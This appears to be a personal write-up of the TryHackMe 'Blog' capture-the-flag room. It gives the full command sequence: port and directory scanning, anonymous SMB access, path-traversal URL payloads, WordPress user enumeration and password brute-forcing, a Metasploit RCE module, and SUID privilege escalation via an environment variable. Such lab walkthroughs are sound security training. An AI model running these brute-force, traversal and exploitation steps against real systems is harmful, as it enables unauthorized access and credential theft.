Blog - TryHackMe
Wordpress Enumeration, brute force attacks, and privilege escalation through misconfigured SUID binaries are the coverings of this Blog room.

Overview
This is a detailed walkthrough of how I rooted the Blog room on TryHackMe and captured both user and root flags. The room involved Wordpress Enumeration, brute force attacks, and privilege escalation through misconfigured SUID binaries.
Enumeration
I started the engagement with an nmap scan:
nmap -sC -sV -p- -v -oN /home/kali/Desktop/THM_LAB/rooms/Blog/scan.txt <target-ip>
The scan revealed four open ports:
- 22 (SSH)
- 80 (HTTP)
- 139 (netbios-ssn samba smbd)
- 445 (netbios-ssn samba smbd)

i tried to find out further hidden directories.
gobuster dir -u http://<target-ip> -w /usr/share/seclists/Discovery/Web-Content/common.txt
Web Application Discovery
Initally, I added an entry to my /etc/hosts file:
<target-ip> blog.thm
Then, The first thing which comes to my attention was the open SMB ports. i statred to enumerate for Samba shares using smbclient. we can do it by tool called enum4linux too.
initally i tried for anonymous login where i succeded with blank password.
smbclient -L blog.thm -U Anonymous

The BillySMB shares look intriguing. i fetched those shares using smbclient.
smbclient //blog.thm/BillySMB
There were three files: Alice-White-Rabbit.jpg, tswift.mp4 and check-this.png
so i thought there might be something steganographically embedded so i use steghide for file Alice-White-Rabbit.jpg .
steghide extract -sf <filename>
my guess was right there was a rabbit_hole.txt file embedded in the image which i extracted without any password. Fetched this file and i saw it’s contents got to have fallen into a rabbit hole.
Next there was another file and moving onto check-this.png. Scanning the code led me to Billy Joel’s music video of We Didn’t Start The Fire.
Last but not the least i had tswift.mp4 which is a funny parody of Taylor Swift’s video , I Knew You Were Trouble. Do give it a watch xD.
Jokes apart, i had reached a dead end here. The Samba shares did not turn out to be useful. Now, i head over to Port 80. There i find Billy Joel’s Blog.
i tried if i can access internal directoires by manipulating url and got nothing.
blog.thm/?cmd=../../../../../../etc/passwd
blog.thm/?=../../../../../../etc/passwd
blog.thm/?ext=../../../../../../etc/passwd
Username Enumeration
It’s a very standard Wordpress website. For enumerating i used a wonderful tool called wpscan. wpscan is a vulnerability scanned tool, it can enumerate versions,plugins,themes,users and can also be used as a brute force attack tool
wpscan --url http://<machine-IP>/

A simple wpscan shows that there was xml-rpc enabled on the website, whenever this file is enabled on any wordpress website, the website becomes vulnerable to brute-force attack, so to read about this vulnerability in detail i looked this website:- https://www.hostinger.in/tutorials/xmlrpc-wordpress.
I also found out about the Insecure Wordpress version which this site was using and again which might become useful later on.

wpscan --url http://<machine-IP>/ -e u
-e :- this flag tells wpscan to enumerate, this flag requires an argument,
u :- it is the argument we feed to -e, this tells wpscan to enumerate user ID's
-e flag has many options to gather all kinds of information such as version, plugins used, databases, themes used etc.
here i was able to find some users kwheel, bjoel. Now towards attack phase,i perform brute-force with wpscan.
Password Brute-Forcing
wpscan --url http://<machine-IP>/ -U <usernames.txt> -P <password-list.txt>
For this attack is i used rockyou.txt password list and I added the names of users in a .txt file
- kwheel password:
cu <REDACTED> e1Nice, im an authenticated user account.

Now, where to go from here? Let’s go back to the Wordpress version found earlier which was insecure.
Exploitation using Metasploit
To find information and vulnerabilities on this particular version of wordpress, I used a tool called searchsploit.
searchsploit wordpress 5.0

I loaded the following Metasploit module:
msfconsole -> search wordpress 5.0 -> use 0 (multi/http/wp_crop_rce)
Configured with:
RHOSTS:blog.thm/<victim-ip>LHOST: My machine’s IPUSERNAME: kwheelPASSWORD: cue1
search wordpress 5.0
exploit(multi/http/wp_crop_rce)
show options
run

This yielded a Meterpreter session then i switched to a shell for our convenience and spawn tty shell using python.
python -c 'import pty; pty.spawn("/bin/sh")'
Privilege Escalation
After getting a shell, i tried to find a way to escalate my privileges. so, I checked kwheel’s sudo privileges:
sudo -l
there i got nothing interesting so i checked for SUID.
find / -perm -4000 2>/dev/null
There i found a very interesting SUID /usr/sbin/checker. To reverse-engineer this i used a command called ltrace. There are other options too for viewing the binaries content like Ghrida.
after a quick inspection reveals a very interesting piece of code.
getenv("admin") = nil
puts("Not an Admin"
    Not an Admin
  ) = 13
What this “checker” is doing is calling a getenv() on “admin” variable and returning its value i.e. “nil”, because the “admin” environment variable does not exist, so on running “checker” it’s giving the output “Not an admin”
i exported an environment variable with any value as i wanted to exploit the vulnerability of “checker” as “admin” and get root privileges!
export admin=/root
checker
find / 2>/dev/null | grep user.txt
cat /media/usb/user.txt
cat /root/root.txt
here, i got root access and obtained the root / users flag from root.txt.
OR
another way for user flag.
- mysql
   cat wp-config.php                 // mysql username & password
   mysql -u <username> -p
   show databases;
   use blog;
   show cloumns;
   show tables;
   select * from wp_users;
here, i found hash of the user which was then cracked.
Conclusion
The Blog room involved a mix of:
- Web app reconnaissance
- Login enumeration
- Credential brute-forcing
- Remote code execution via a known exploit
- SUID binary path manipulation
- Sudo misconfigurations
Each step built on the last, and it was a great exercise in real-world exploitation chains.
Tools
- nmap
- gobuster
- smbclient
- wpscan
- ghrida / ltrace
- msfconsole
🖼️ all process screenshot 
Thanks for reading!